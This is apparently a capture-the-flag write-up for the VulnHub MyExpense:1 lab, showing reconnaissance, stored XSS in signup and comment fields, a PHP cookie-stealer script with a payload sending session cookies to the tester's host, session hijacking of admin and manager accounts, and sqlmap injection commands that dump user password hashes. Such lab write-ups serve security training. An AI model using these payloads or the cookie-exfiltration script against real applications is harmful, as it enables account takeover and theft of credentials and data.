Web Application Penetration Testing Report

Target: MyExpense:1 (VulnHub)

Tester: Sandeep Prasad Chowdhury

Assessment Type: WAPT Examination

Source: https://www.vulnhub.com/entry/myexpense-1,405/

1. Executive Summary

This report documents the security assessment performed on the vulnerable web application 'MyExpense:1'. The objective of this assessment was to identify and exploit web application vulnerabilities as part of a Capture The Flag (CTF) exercise. Multiple high-risk vulnerabilities were identified and successfully exploited, leading to full compromise of sensitive application data.

2. Environment Setup

- Target Machine: MyExpense:1
- Attacker Machine: Kali Linux
- Network Mode: Bridged Adapter
- Browser Used: Firefox

3. Credentials:

SCENARIO

You are "Samuel Lamotte" and you have just been fired by your company "Furtura Business Informatique". Unfortunately because of your hasty departure, you did not have time to validate your expense report for your last business trip, which still amounts to 750 € corresponding to a return flight to your last customer.

Fearing that your former employer may not want to reimburse you for this expense report, you decide to hack into the internal application called **"MyExpense "** to manage employee expense reports.

So you are in your car, in the company carpark and connected to the internal Wi-Fi (the key has still not been changed after your departure). The application is protected by username/password authentication and you hope that the administrator has not yet modified or deleted your access.

Your credentials were: samuel/fzghn4lw

Once the challenge is done, the flag will be displayed on the application while being connected with your (samuel) account.

Before starting the examination I got some credentials from the description of vulnhub. Such as

Username : samuel

Password: fzghn4lw

2. Discovering IP:

After downloading and installing the MyExpense1.ova file I use netdiscover tool to discover the machine IP.

Command : **netdiscover**

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
[redacted]      [redacted]           1      60  [redacted]
192.168.1.42    08:00:27:0b:96:f3    1      60  PCS Systemtechnik GmbH
[redacted]      [redacted]           2     120  [redacted]
```

So our our target IP is **192.168.1.42**

3. Scanning:


I use nmap to scan the target.

Command : **nmap -sCV 192.168.1.42**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV 192.168.1.42
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-21 12:47 IST
Nmap scan report for 192.168.1.42
Host is up (0.00027s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Futura Business Informatique GROUPE - Conseil en ing\xC3\xA9nierie
| http-robots.txt: 1 disallowed entry
|_/admin/admin.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:0B:96:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

Here I can see port 80 is opened and http service is running on it. So opened this service in browser.



4. Service Enumeration


4.1 Directory Brute Force Attack

We continue our enumeration by performing directory brute force attack using the following command:

Command - gobuster dir -u http://192.168.1.42/ -w /usr/share/dirb/wordlists/big.txt


```
┌──(root㉿kali)-[/var/www/html]
└─# gobuster dir -u http://192.168.1.42 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.42
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 1630]
/.htaccess            (Status: 403) [Size: 1630]
/admin                (Status: 301) [Size: 312] [--> http://192.168.1.42/admin/]
/config               (Status: 301) [Size: 313] [--> http://192.168.1.42/config/]
/css                  (Status: 301) [Size: 310] [--> http://192.168.1.42/css/]
/fonts                (Status: 301) [Size: 312] [--> http://192.168.1.42/fonts/]
/img                  (Status: 301) [Size: 310] [--> http://192.168.1.42/img/]
/includes             (Status: 301) [Size: 315] [--> http://192.168.1.42/includes/]
/robots.txt           (Status: 200) [Size: 41]
/server-status        (Status: 403) [Size: 1630]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
```

However this didn't get enough result in much. But we can see robots.txt here




After examining the **robots.txt** file also leads us to another page - **admin.php**

The admin.php page appears to show a list of all valid user accounts of the MyExpense application, however our target account - Samuel Lamotte appears to have been disabled.



Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2026-01-21 08:14:29	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2026-01-21 08:14:01	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2026-01-21 08:13:59	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
triou	Thierry	Riou	triou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2026-01-21 08:14:15	Active	
rlefrancois	Reynaud	Lefrancois	rlefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

Clicking on “inactive” button does not activate the account but does result with 401 error unauthorized.




After attempting to login with the credentials we got from vulnhub “**samuel/fzghn4lw**” results in an incorrect user and password.

5. Cross Site Scripting


Performing manual testing on the **signup.php** page :

I click to “Don’t have a Account” button and create a new account.




Note: The sign up button at the end of the form is disabled, so this can be easily bypassed by editing the html code

Nothing Happened and we can see account is inactive




Again I click to “Don’t have a Account” button and create a new account.

Here in the **fast name** and the **last name** I put <script>alert(“1”)</script> and enabled the “Sine up!” button.



After doing this when I go to the http://192.168.1.42/admin/admin.php page I find a pop up message.



So, the next thing we try to do is to activate the account of the user Samuel using a method popularly known as **"Cookie Stealing".**

6. Exploitation:

To steal admin cookie we need to use php poisoning scripts to run into the webpage and return the cookies of the users back to our base machine.

For that to take place we need to first shut down our apache service using the command " **sudo service apache2 stop** " and then write a script in php to steal the cookies. Here is the all steps :

```
┌──(root㉿kali)-[/var/www/html]
└─# ls
cookiestealer.php  index.html  index.nginx-debian.html

┌──(root㉿kali)-[/var/www/html]
└─# cat cookiestealer.php
<?php
header('Location:https://google.com');
$cookie = $_GET['cmd'];
$file = fopen('log.txt', 'a');
fwrite($file, $cookies . "\n\n");
?>

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 stop

┌──(root㉿kali)-[/var/www/html]
└─# php -S 92.168.1.44:80
[Wed Jan 21 13:52:46 2026] Failed to listen on 92.168.1.44:80 (reason: Cannot assign requested address)

┌──(root㉿kali)-[/var/www/html]
└─# php -S 192.168.1.44:80
[Wed Jan 21 13:53:03 2026] PHP 8.4.11 Development Server (http://192.168.1.44:80) started
```

we need to run php services by the php file we created into **/var/www/html/**

Now we also need to run a payload on the web page. For that we are going to use the payload below.

Payload :


<script>document.write('<imgsrc="http://192.168.1.44/cookiestealer.php?cmd='+document.cookie+'" />');</script>

Now it is time for us to use the script on the webpage itself.


Now we head back to our terminal and wait for the cookies to be returned. And here we have our admin cookie.

```
┌──(root㉿kali)-[/var/www/html]
└─# php -S 192.168.1.44:80
[Wed Jan 21 13:53:03 2026] PHP 8.4.11 Development Server (http://192.168.1.44:80) started
[Wed Jan 21 14:07:39 2026] 192.168.1.42:45364 Accepted
[Wed Jan 21 14:07:39 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 14:07:39 2026] 192.168.1.42:45364 [302]: GET /cookiestealer.php?cmd=PHPSESSID=jhi3d5rq1r1hghi4j5q9veumc0
[Wed Jan 21 14:07:39 2026] 192.168.1.42:45364 Closing
```

So our next step will be to edit the cookie using the cookie editor extension.




And now we have admin privileges.




Now we need to activate Samuel's ID which is 11 Payload :

<script>document.write('<imgsrc=http://192.168.1.42/admin/admin.php?id=11&status =active" />');</script> we will use this payload on the **/admin/admin.php** directory after creating a new account taking advantage of the XSS vulnerability.


7. Samuel Lamotte we have successfully reactivated the account belonging to Samuel Lamotte.




Now we can successfully login to the application using the creds provided **slamotte/fzghn4lw**.



Next we check the expenses section. As per the description our goal is to validate our last expense report. We submit the application.




Checking the status of our expenses post submission shows that we have successfully submitted our expenses. The next step is for a manager to approve it.




8. Escalating To Manager Account

Heading to his personal information section gives us the name of his manager who is going to approve the work of Samuel. Using the cookie stealing method that we used earlier, we need to find out the cookie ID of the person named Manon Riviere.



Before that we are going to check if XSS still works on this page so we are going to make use of the comment box for that.




Next we reuse the same cookiestealer trick we used earlier.


Script -

<script>document.write('<img src="http://192.168.1.44/cookiestealer.php?cmd='+document.cookie+'" />');</script>


```
┌──(root㉿kali)-[/var/www/html]
└─# php -S 192.168.1.44:80
[Wed Jan 21 15:26:50 2026] PHP 8.4.11 Development Server (http://192.168.1.44:80) started
[Wed Jan 21 15:26:57 2026] 192.168.1.44:57088 Accepted
[Wed Jan 21 15:26:57 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:26:57 2026] 192.168.1.44:57088 [302]: GET /cookiestealer.php?cmd=PHPSESSID=rpbtg0o6f753ivnpn5k7mk30j0
[Wed Jan 21 15:26:57 2026] 192.168.1.44:57088 Closing
[Wed Jan 21 15:27:03 2026] 192.168.1.42:56424 Accepted
[Wed Jan 21 15:27:03 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:27:03 2026] 192.168.1.42:56424 [302]: GET /cookiestealer.php?cmd=PHPSESSID=qdntphlc9rhsk6s0cqcshh2mp2
[Wed Jan 21 15:27:03 2026] 192.168.1.42:56424 Closing
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56436 Accepted
[Wed Jan 21 15:27:05 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56436 [302]: GET /cookiestealer.php?cmd=PHPSESSID=t7gm1enajqqcbi6gkvdvscs833
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56436 Closing
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56446 Accepted
[Wed Jan 21 15:27:05 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56446 [302]: GET /cookiestealer.php?cmd=PHPSESSID=qdntphlc9rhsk6s0cqcshh2mp2
[Wed Jan 21 15:27:05 2026] 192.168.1.42:56446 Closing
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56458 Accepted
[Wed Jan 21 15:27:06 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56458 [302]: GET /cookiestealer.php?cmd=PHPSESSID=t7gm1enajqqcbi6gkvdvscs833
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56458 Closing
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56468 Accepted
[Wed Jan 21 15:27:06 2026] PHP Warning:  Undefined variable $cookies in /var/www/html/cookiestealer.php on line 5
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56468 [302]: GET /cookiestealer.php?cmd=PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6
[Wed Jan 21 15:27:06 2026] 192.168.1.42:56468 Closing
[Wed Jan 21 15:27:08 2026] 192.168.1.42:56480 Accepted
```




As can be seen the below image we are able to successfully hijack the session belonging to Manon Riveire.




Browsing to the expenses tab we see the expense report belonging to Samuel Lamotte and we validate it


192.168.1.42/expense_reports.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Futura Business Informatique
Home
Expense reports
Rennes
Manon Riviere (mriviere)
Logout
Collaborators Expense reports
Date | Collaborator's name | Amount | Comment | Status | Action
2018-02-15 | Samuel Lamotte | 750 € | Plane tickets, Cybersecurity project n°5423545, Toulouse. | Submitted
My Expense reports
Date | Amount | Comment | Status | Action
2018-02-21 | 553 € | A new computer. | Validated
New expense report
Amount (€) : 300
Comment: Séminaire du 12/06/2018
Create


Confirm your action
Are you sure to want to validate this expense report ?
Yes
No


192.168.1.42/expense_reports.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Futura Business Informatique
Home
Expense reports
Rennes
Manon Riviere (mriviere)
Logout
The expense report is validated successfully !
Collaborators Expense reports
Date | Collaborator's name | Amount | Comment | Status | Action
My Expense reports
Date | Amount | Comment | Status | Action
2018-02-21 | 553 € | A new computer. | Validated
New expense report
Amount (€) : 300
Comment: Séminaire du 12/06/2018
Create



9. Escalating To Financial Approver Account

Reviewing the "managers messaging system" we see a comment from one of the Financial approvers indicating that when they have approved a report it's status will be set to "Sent for payment". From this we can infer that we may need to once again escalate to a more privileged account and approve the report from there.



After some manual testing it was discovered that an SQL injection vulnerability exists in the Rennes page.

Command : sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" -cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6"

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/2010010
1 Firefox/25.0" --cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6"

        __H__
 ___ ___[,]_____ ___ ___  {1.9.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse o
r damage caused by this program

[*] starting @ 15:49:24 /2026-01-21/

[15:49:24] [INFO] testing connection to the target URL
[15:49:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:49:24] [INFO] testing if the target URL content is stable
[15:49:24] [INFO] target URL content is stable
[15:49:24] [INFO] testing if GET parameter 'id' is dynamic
[15:49:24] [INFO] GET parameter 'id' appears to be dynamic
[15:49:25] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[15:49:25] [INFO] testing for SQL injection on GET parameter 'id'
[15:49:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:49:25] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Ru
e")
```

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 4228=4228

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 6391 FROM (SELECT(SLEEP(5)))vSTM)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x7170787171,0x6c6d576d5356784e6d49686f7a524159424b4c784e4a674d65796a577a6d7463476b4
5796e547052,0x7162627871)-- -
---
```

Next we enumerate the tables:

Command : sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" -cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6" --tables

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/2010010
1 Firefox/25.0" --cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6" --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse o
r damage caused by this program

[*] starting @ 15:52:33 /2026-01-21/

[15:52:33] [INFO] resuming back-end DBMS 'mysql'
[15:52:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 4228=4228

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 6391 FROM (SELECT(SLEEP(5)))vSTM)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x7170787171,0x6c6d576d5356784e6d49686f7a524159424b4c784e4a674d65796a577a6d7463476b4
5796e547052,0x7162627871)-- -
---
[15:52:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[15:52:33] [INFO] fetching database names
[15:52:33] [INFO] fetching tables for databases: 'information_schema, myexpense, mysql, performance_schema'
Database: information_schema
[78 tables]
+---------------------------------------------------+
| ALL_PLUGINS                                       |
| APPLICABLE_ROLES                                  |
| CHANGED_PAGE_BITMAPS                              |
| CHARACTER_SETS                                    |
| CLIENT_STATISTICS                                 |
| COLLATIONS                                        |
```

Dumping the data from the expense table we can gather a list of users and there hashed passwords:

sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" --cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6" --dump --tables -D myexpense - T expense

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.42/site.php?id=2 --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" --cookie="PHPSESSID=8in6skh8s14ikv5ohtcegqd4e6" --dump
 --tables -D myexpense - T expense
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
 assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:54:12 /2026-01-21/

[15:54:12] [INFO] resuming back-end DBMS 'mysql'
[15:54:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 4228=4228

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 6391 FROM (SELECT(SLEEP(5)))vSTM)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x7170787171,0x6c6d576d5356784e6d49686f7a524159424b4c784e4a674d65796a577a6d7463476b45796e547052,0x7162627871)-- -
---
[15:54:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[15:54:12] [INFO] fetching tables for database: 'myexpense'
Database: myexpense
[4 tables]
+---------+
| user    |
| expense |
| message |
| site    |
+---------+
```

site_id	user_id	manager_id	mail	role	active	lastname	last_connection	password	username	firstname
1	1	1	afoulon@futuraBI.fr	Financial approver	1	Foulon	2019-12-03 17:08:09	124922b5d61dd31177ec83719ef8110a	afoulon	Aristide
1	2	2	pbaudouin@futuraBI.fr	Financial approver	1	Baudouin	2019-12-03 17:08:09	64202ddd5fdea4cc5c2f856efef36e1a	pbaudouin	Paul
1	3	1	rlefrancois@futuraBI.fr	Manager	1	Lefrancois	2019-12-03 17:08:09	ef0dafa5f531b54bf1f09592df1cd110	rlefrancois	Reynaud
2	4	2	mriviere@futuraBI.fr	Manager	1	Riviere	2019-12-03 17:08:09	d0eeb03c6cc5f98a3ca293c1cbf073fc	mriviere	Manon
1	5	2	mnguyen@futuraBI.fr	Manager	1	Nguyen	2026-01-21 08:14:15	f7111a83d50584e3f91d85c3db710708	mnguyen	Maximilien
1	6	3	pgervais@futuraBI.fr	Collaborator	1	Gervais	2019-12-03 17:08:09	2ba9078390d9b2d94be46aa27cec150e5	pgervais	Placide
1	7	3	placombe@futuraBI.fr	Collaborator	1	Lacombe	2026-01-21 08:13:59	04d1634c2bfffa62386da699bb79f191	placombe	Philibert
1	8	3	triou@futuraBI.fr	Collaborator	1	Riou	2019-12-03 17:08:09	6c26031f0e08594571642726902585c7	triou	Thierry
1	9	3	broy@futuraBI.fr	Collaborator	1	Roy	2019-12-03 17:08:09	b2d2e1b2e6f4e3d5fe0ae08098f5db27	broy	Baudouin
1	10	4	brenaud@lrtechnologies.fr	Collaborator	1	Renaud	2019-12-03 17:08:09	2204079caddd265cedb20d661e35ddc9	brenaud	Bernadette
2	11	4	slamotte@futuraBI.fr	Collaborator	1	Lamotte	2019-12-03 17:08:09	21989af1d810ad73741dfdbef642b28f	slamotte	Samuel
3	12	5	nthomas@futuraBI.fr	Collaborator	1	Thomas	2026-01-21 10:45:08	a085d095e552db5d0ea9c455b4e99a30	nthomas	Ninette
3	13	5	vhoffmann@futuraBI.fr	Collaborateur	1	Hoffmann	2026-01-21 08:14:01	ba79ca77fe7b216c3e32b37824a20ef3	vhoffmann	Victorine
1	14	1	rmasson@futuraBI.fr	Administrator	1	Masson	2019-12-03 17:08:09	ebfc0985501fee33b9ff2f2734011882	rmasson	Rodrigue


Hash - 64202ddd5fdea4cc5c2f856efef36e1a

We grab the password hash for user pbaudouin, upload it to crackstation and successfully retrieve the decoded password.


Password is HackMe


10. Capturing The Flag


Logging into the account belonging to Paul Baudouin using credentials **pbaudouin/HackMe**



navigating to the expenses tab we can see the expense report for Samuel Lamotte and validate it.








As per the VM description 'Once the challenge is done, the flag will be displayed on the application while being connected with your (samuel) account.

Finally we log back into the account belonging to Samuel Lamotte and navigate to the expense tab.



The Flag Is flag{H4CKY0URL1F3}